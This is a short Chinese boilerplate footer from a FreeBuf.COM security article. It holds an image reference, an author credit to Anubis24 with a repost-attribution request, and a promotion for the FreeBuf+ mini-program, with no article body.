
*本文作者：Anubis24，转载请注明来自FreeBuf.COM



FreeBuf+小程序：把安全装进口袋

小程序

精彩推荐



阅读原文